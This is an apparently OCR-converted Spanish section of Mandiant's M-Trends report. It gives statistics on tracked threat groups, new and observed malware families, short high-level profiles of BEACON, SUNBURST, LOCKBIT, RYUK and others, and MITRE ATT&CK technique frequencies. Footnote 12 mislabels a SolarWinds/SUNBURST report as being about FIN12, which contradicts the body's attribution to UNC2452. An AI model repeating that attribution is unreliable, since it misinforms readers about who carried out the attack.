
Grupos de amenazas

Actualmente, los expertos de Mandiant hacen un seguimiento de más de 2800 grupos de amenazas, que incluyen a más de 1100 grupos de amenazas recientemente rastreados para este periodo de informe de ***M-Trends***. Mandiant continúa ampliando su extensa base de conocimiento de perpetradores mediante la agrupación y atribución de las actividades de adversarios observadas no solo durante las investigaciones de primera línea, sino también a partir de análisis de informes públicos, la información compartida y otras investigaciones.

En 2021, los expertos de Mandiant ascendieron a dos grupos a los denominados grupos de amenazas, FIN12[8] y FIN13.[9] Además, Mandiant fusionó 185 grupos de amenazas en otros grupos de amenazas basado en una extensa investigación con respecto a los solapamientos de las actividades. Para conocer detalles sobre cómo Mandiant define y hace referencia a los grupos UNC y los fusiona, consulte, "How Mandiant Tracks Uncategorized Threat Actors" [Cómo Mandiant rastrea a los perpetradores no clasificados].[10]



Grupos de Amenazas, 2021



* Mandiant rastrea a grupos de amenazas persistentes avanzadas (Advanced Persistent Threat, APT) 0-41. A lo largo de los años, los grupos APT 11 y APT 13 se fusionaron con otros grupos y, posteriormente, quedaron obsoletos, lo cual hizo que Mandiant rastreara de manera activa 40 grupos APT.


8. Mandiant (7 de octubre de 2021). FIN12: El prolífico perpetrador de intrusiones de ransomware que ha perseguido de manera agresiva a objetivos en el sector de la atención médica
9. Mandiant (7 de diciembre de 2021). FIN13: Un perpetrador ciberdelincuente enfocado en México
10. Mandiant (17 de diciembre de 2020). Atribución DebUNCing: Cómo Mandiant rastrea a los perpetradores no clasificados

Malware

Mandiant amplía continuamente su caudal de conocimientos sobre malware basado en las perspectivas obtenidas de las primeras líneas de los incidentes cibernéticos, los informes públicos y diversos mecanismos adicionales de investigación. En 2021, Mandiant empezó a rastrear a más de 700 nuevas familias de malware. Esta cantidad sigue creciendo en línea con las tendencias anteriores sin que haya ningún indicio de disminución de ritmo.

En 2021, los expertos de Mandiant observaron durante las investigaciones que en los entornos atacados los adversarios usaron 365 familias de malware distinguibles. Esta cantidad sigue creciendo en línea con la cantidad de familias de malware observadas en comparación con años anteriores. De las 365 familias de malware que los expertos de Mandiant observaron durante las intrusiones, 154 fueron familias de malware a las que Mandiant empezó a hacer un seguimiento en 2021.

Una familia de malware es un programa o conjunto de programas asociados con suficiente "superposición de código" entre los miembros que Mandiant considera que son lo mismo, una "familia". El término familia amplía el alcance de una sola pieza de malware, ya que puede modificarse con el tiempo, lo que a su vez crea piezas nuevas de malware, pero fundamentalmente superpuestas.



- Familias de malware recientemente rastreadas en 2021
- Familias de malware recientemente rastreadas y observadas en 2021
- Familias de malware observadas en 2021


Familias de malware por categoría

De las 733 familias de malware recientemente rastreadas en 2021, las cinco categorías principales fueron puertas traseras (31 %), cargadores (13 %), inyectores (13 %), iniciadores (7 %), ransomware (5 %) y ladrones de credenciales (5 %). Estas categorías se mantienen congruentes con años anteriores

Una categoría de malware describe el propósito principal de una familia de malware. A cada familia de malware se le asigna únicamente una categoría que describe mejor su propósito principal, independientemente de las funcionalidades para más de una categoría.

Categoría de malware	Propósito principal
Puerta trasera	Un programa cuyo propósito principal es permitir que un perpetrador emita comandos de forma interactiva al sistema donde este está instalado.
Ladrón de credenciales	Una utilidad cuyo propósito principal es acceder, copiar o robar credenciales de autenticación.
Cargador	Un programa cuyo único propósito es descargar (y quizás iniciar) un archivo desde una dirección específica y que no proporciona ninguna funcionalidad adicional ni respalda ningún otro comando interactivo.
Inyector	Un programa cuyo objetivo principal es extraer, instalar y potencialmente iniciar o ejecutar uno o más archivos.
Iniciador	Un programa cuyo propósito principal es iniciar uno o más archivos. Se diferencia de un inyector o un instalador porque el mismo no contiene ni configura el archivo, sino que simplemente lo ejecuta o lo carga.
Ransomware	Un programa cuyo propósito principal es realizar algunas acciones maliciosas (como cifrado de datos), con el objetivo de obtener un pago de la víctima a fin de evitar o deshacer la acción maliciosa.
Otros	Incluye a todas las demás categorías de malware como por ejemplo utilidades, capturadores de teclado, punto de venta (point-of-sale, POS), tunelizadores y mineros de datos.

Familias de malware recientemente rastreadas por categoría, 2021



Una familia de malware observada es una familia de malware que los expertos de Mandiant identificaron durante una investigación.


Familias de malware observadas por categoría

Las puertas traseras siguen siendo las preferidas por los adversarios y comprenden, de forma congruente, la categoría más amplia de familia de malware observada durante las investigaciones de Mandiant a lo largo de los años. De las 365 familias de malware observadas en 2021, las categorías principales fueron puertas traseras (40 %), inyectores (12 %), ransomware (10 %), cargadores (7 %), ladrones de credenciales (5 %) e iniciadores (4 %).

Al igual que con las familias de malware recientemente rastreadas, el 22 % de las familias de malware observadas en 2021 comprendían "otras" categorías de familias de malware. En comparación con los años anteriores, esta cantidad permanece estable a medida que los adversarios crean y utilizan una variedad de herramientas diferentes para concretar sus misiones.

Mandiant observó un aumento en la variedad de las familias de malware de ransomware que utilizan los adversarios, lo que representa un aumento de la población observada del 8 % en 2020 a un 10 % en 2021.


Familias de malware observadas por categoría, 2021



Una familia de herramientas o códigos disponible públicamente puede obtenerse fácilmente sin ningún tipo de restricción. Esto incluye herramientas que están disponibles de manera gratuita en Internet, además de herramientas que se venden o adquieren, siempre y cuando puedan ser adquiridas por cualquier comprador.

Familias de malware recientemente rastreadas por disponibilidad, 2021


Los expertos de Mandiant observaron que el 86 % de las familias de malware recientemente rastreadas no eran públicas, mientras que el 14 % estaban disponibles públicamente. La mayor parte de las nuevas familias de malware rastreadas continúan con la tendencia de estar limitadas en cuanto a la disponibilidad o probablemente desarrolladas de forma privada.



Una familia de herramientas o códigos no pública no está, según nuestro conocimiento, disponible públicamente (ya sea a la venta o de manera gratuita). Esta familia puede incluir herramientas que se desarrollaron, se conservan o utilizan de manera privada, además de herramientas que se comparten entre un conjunto restringido de clientes o se venden a estos.

Familias de malware observadas por disponibilidad, 2021

Al igual que con la disponibilidad de las familias de malware recientemente rastreadas, los expertos de Mandiant observaron que el 72 % de las familias de malware que utilizaron los adversarios durante una intrusión en 2021 no eran públicas y el 28 % estaban disponibles públicamente. Los adversarios usan malware que está disponible tanto de forma pública como no pública para concretar sus misiones en las intrusiones. Si bien muchos adversarios suelen utilizar las mismas familias de malware disponibles públicamente como BEACON, Mandiant continúa observando que los adversarios realizan innovaciones y adaptaciones para ser eficaces en los entornos de las víctimas.



Cambios en el uso de BEACON

24 % → **28 %**


DE INTRUSIONES EN 2020 **DE INTRUSIONES EN 2021**

Familias de malware vistas con más frecuencia

Las familias de malware que se observaron con mayor frecuencia durante las intrusiones que los expertos de Mandiant investigaron fueron las siguientes: BEACON, SUNBURST, METASPLOIT, SYSTEMBC, LOCKBIT y RYUK. BEACON fue nuevamente la familia de malware más frecuente observada en 2021, tres veces más que la segunda familia de malware observada con más frecuencia. Además, el uso de BEACON en las intrusiones aumentó del 24 % de las intrusiones en 2020 a 28 % en 2021. BEACON sigue siendo por mucho la familia de malware favorita entre los adversarios, y Mandiant espera que su uso probablemente aumente en los próximos años.

SUNBURST[12] fue observado en el 9 % de todas las intrusiones que Mandiant investigó en 2021. SUNBURST fue entregado a escala en los entornos de las víctimas en todo el mundo a través de una actualización maliciosa, lo que tuvo como resultado un acceso comprometido generalizado. Este parámetro se encuentra en línea con la relación observada entre el segundo vector de infección inicial más frecuente, los ataques a la cadena de suministro y el uso de SUNBURST en las intrusiones.

Familias de malware observadas con más frecuencia, 2021



RYUK y LOCKBIT fueron las familias de ransomware más utilizadas durante las intrusiones que Mandiant investigó en 2021. Especialmente, el recientemente ascendido FIN12[13] aprovechó RYUK, BEACON, SYSTEMBC y METASPLOIT para llevar a cabo algunas de las intrusiones más prolíficas observadas en todo 2021. Las familias de ransomware continúan contribuyendo cada año a la recopilación de familias de malware.

Los adversarios continúan usando una variedad de malware para llevar a cabo sus misiones. En 2021, Mandiant observó que solo el 3,8 % de las familias de malware están siendo utilizadas en 10 o más intrusiones, mientras que el 81 % de las familias de malware fueron observadas en tan solo una o dos intrusiones. A lo largo de los años, Mandiant observó que los conjuntos de herramientas de los adversarios se volvieron más diversos a medida que los adversarios continuaban evolucionando. Esta diversificación queda demostrada por la continuidad de una reestructuración limitada en las intrusiones.

12. Mandiant (13 de diciembre de 2020). FIN12: Un atacante altamente evasivo aprovecha la cadena de suministro de SolarWinds para vulnerar a múltiples víctimas globales con la puerta trasera SUNBURST
13. Mandiant (7 de octubre de 2021). FIN12: El prolífico perpetrador de intrusiones de ransomware que ha perseguido de manera agresiva a objetivos en el sector de la atención médica

Definiciones de malware

BEACON es una puerta trasera que está disponible comercialmente como parte de la plataforma de software Cobalt Strike, comúnmente utilizada para entornos de red de pruebas de penetración. El malware admite varias capacidades, como inyectar y ejecutar código arbitrario, cargar y descargar archivos y ejecutar comandos de shell. Mandiant ha observado que una amplia gama de grupos de amenazas designados han utilizado BEACON, incluyendo APT19, APT32, APT40, APT41, FIN6, FIN7, FIN9 y FIN11, FIN12 y FIN13, además de casi 650 grupos UNC.

SUNBURST es una puerta trasera basada en .NET que inicialmente se comunica mediante DNS. SUNBURST genera el dominio del servicio remoto inicial usando un algoritmo de generación de dominio. La respuesta del DNS devuelve un registro CNAME que contiene el dominio del servidor C2 que se utiliza para la comunicación posterior mediante HTTP. Los comandos de puerta trasera compatibles incluyen descarga y ejecución de archivos, gestión de archivos, manipulación de registros y terminación de procesos. SUNBURST también puede deshabilitar servicios específicos para evitar la detección y cargar información básica del sistema que incluye la dirección IP del sistema, la configuración DHCP y la información de dominio. Mandiant ha observado que UNC2452 aprovecha SUNBURST.[14]

METASPLOIT es una plataforma de pruebas de penetración que permite que los usuarios encuentren, ataquen y validen las vulnerabilidades. Mandiant observó que APT40, APT41, FIN6, FIN7, FIN11, FIN12 y FIN13, y 40 grupos UNC utilizaron METASPLOIT con objetivos finales que iban desde espionaje y ganancia financiera hasta pruebas de penetración.

SYSTEMBC es un tunelizador escrito en C que recupera los comandos relacionados con el proxy desde el servidor C2 utilizando un protocolo binario personalizado a través de TCP. Un servidor C2 indica a SYSTEMBC que actúe como un proxy entre el servidor C2 y un sistema remoto. SYSTEMBC también es capaz de recuperar cargas útiles adicionales a través de HTTP. Algunas variantes pueden usar la red Tor para este propósito. Las cargas útiles descargadas pueden escribirse en disco o asignarse directamente en la memoria antes de su ejecución. SYSTEMBC suele utilizarse para ocultar el tráfico de red asociado con otras familias de malware. Las familias observadas incluyen DANABOT, SMOKELOADER y URSNIF. Mandiant observó que SYSTEMBC fue utilizado por FIN12 y por hasta 10 grupos UNC con objetivos relacionados con una ganancia financiera.

LOCKBIT es un ransomware escrito en C que cifra los archivos almacenados a nivel local y en recursos compartidos de la red. LOCKBIT también puede identificar sistemas adicionales en una red y propagarse mediante SMB. Antes de cifrar los archivos, LOCKBIT elimina los registros de eventos, borra las copias de instantáneas de volúmenes y termina los procesos y servicios que puedan afectar su capacidad de cifrar los archivos. Se ha observado que LOCKBIT utiliza la extensión de archivo ".lockbit" para los archivos cifrados. Mandiant observó que más de 10 grupos UNC han utilizado LOCKBIT con objetivos relacionados con ganancia financiera y espionaje.

RYUK es un ransomware escrito en C que cifra los archivos almacenados en unidades locales y en recursos compartidos de la red. También elimina los archivos de la copia de seguridad y de las copias de instantáneas de volúmenes. Algunas variantes de RYUK pueden propagarse a otros sistemas en la red. Mandiant observó que FIN6, FIN12 y 10 grupos UNC con motivación financiera utilizaron RYUK.


14. Para obtener más información, visite el Centro de recursos para vulneraciones de SolarWinds

La eficacia del sistema operativo de una familia de malware es el sistema operativo contra el cual se puede utilizar el malware.


Eficacia del sistema operativo

Las tendencias anteriores en cuanto a la eficacia del sistema de operación continuaron en 2021 a medida que las familias de malware recientemente rastreadas, además de las observadas, fueron eficaces de manera predominante en Windows. No obstante, las familias de malware que afectaron a Linux se volvieron cada vez más frecuentes en 2021. Las familias de malware recientemente rastreadas que fueron eficaces en Linux aumentaron un 11 % en 2021 en comparación con el 8 % en 2020. Además, las familias de malware observadas que fueron eficaces en Linux aumentaron del 13 % en 2020 a un 18 % en 2021. El aumento en cuanto a la eficacia en Linux de las familias de malware recientemente rastreadas y las observadas demuestra la capacidad y predisposición de los adversarios de desarrollar y atacar diferentes entornos de sistemas operativos. En las intrusiones investigadas por Mandiant, los adversarios continuaron atacando los sistemas operativos con la misma atención relativa.

Eficacia del sistema operativo de las familias de malware recientemente rastreadas, 2021



Eficacia del sistema operativo de las familias de malware observadas, 2021



Técnicas de amenazas

Mandiant continúa comprometido en apoyar los esfuerzos de la comunidad y del sector, asignando sus hallazgos al marco MITRE ATT&CK. En 2021, MITRE publicó las versiones 9 y 10 de ATT&CK, que se enfocaron en mejorar la cobertura de MITRE de Linux, macOS y técnicas de contenedor. Mandiant asignó más de 300 técnicas de Mandiant adicionales al marco MITRE ATT&CK en 2021, lo que representa un total de más de 2100 técnicas de Mandiant y hallazgos posteriores que se asocian con MITRE ATT&CK.


Las organizaciones deben priorizar qué medidas de seguridad implementarán y la probabilidad de que se utilicen técnicas específicas durante una intrusión en caso de que afecte a este proceso de toma de decisiones. Al examinar la prevalencia del uso de técnicas durante las intrusiones recientes, se puede equipar mejor a las organizaciones para que tomen decisiones de seguridad inteligentes.

En 2021, los expertos de Mandiant observaron que los adversarios utilizaron un 70 % de técnicas de MITRE ATT&CK y 46 % de subtécnicas durante una intrusión. En comparación con 2020, esto representa un aumento del 11 % en las técnicas observadas y un aumento del 92 % en las subtécnicas observadas. Si bien esto es representativo de los adversarios que usan una variedad más amplia de técnicas para profundizar las intrusiones, los expertos de Mandiant consideran que este aumento se debe en parte a una clasificación más robusta y una categorización sistemática de los datos de amenazas que se implementaron en 2021.

En 2021, el 43 % de las técnicas observadas (30 % de todas las técnicas) se vieron en más del 5 % de las intrusiones en comparación con el 37 % de las técnicas observadas en 2020 (23 % de todas las técnicas en 2020). Los expertos de Mandiant recomiendan priorizar la implementación de medidas de seguridad para protegerse de las técnicas más comúnmente utilizadas con respecto a las técnicas con menor nivel de prevalencia.

MITRE ATT&CK® es una base de conocimiento de acceso global de tácticas y técnicas de adversarios que se basan en observaciones del mundo real. La base de conocimiento ATT&CK se utiliza como la base para el desarrollo de modelos y metodologías de amenazas específicas en el sector privado, el Gobierno, y la comunidad de productos y servicios de ciberseguridad.

Técnicas de MITRE ATT&CK usadas con mayor frecuencia, 2021



En 2021, Mandiant observó que más de la mitad de las intrusiones utilizaron confusión, como cifrado o codificación, en archivos o información con el objetivo de dificultar la detección y el posterior análisis (T1027).

Asimismo, los adversarios siguen utilizando un intérprete de comandos o scripting para ampliar las intrusiones (T1059) y un 65 % de esos casos (29 % de todas las intrusiones) involucró el uso de PowerShell (T1059.001).

En el 37 % de las investigaciones, el adversario se comunicaba mediante protocolos de la capa de aplicaciones (T1071) donde el 87 % de estas (32 % de todas las investigaciones) utilizaban específicamente protocolos web como HTTP y HTTPS.

Los expertos de Mandiant observaron que los adversarios realizaron acciones de descubrimiento de la información del sistema (T1082) en el 32 % de las investigaciones y de información de archivo o directorio (T1083) también en el 32 % de las investigaciones. De igual modo, en el 32 % de las investigaciones los adversarios eliminaron indicadores en un host (T1070) donde el 85 % de estas (27 % de todas las investigaciones) involucraban eliminaciones de archivos.

Al igual que en 2020, los adversarios demostraron una predisposición para aprovecharse de lo que estaba disponible en el entorno de la víctima para ampliar las intrusiones en 2021. Esto es especialmente evidente en la frecuencia con que los adversarios utilizaron protocolos web, PowerShell, servicios del sistema y escritorio remoto. Las organizaciones deben equilibrar la comunidad y la accesibilidad de las tecnologías comunes con la seguridad de los entornos.

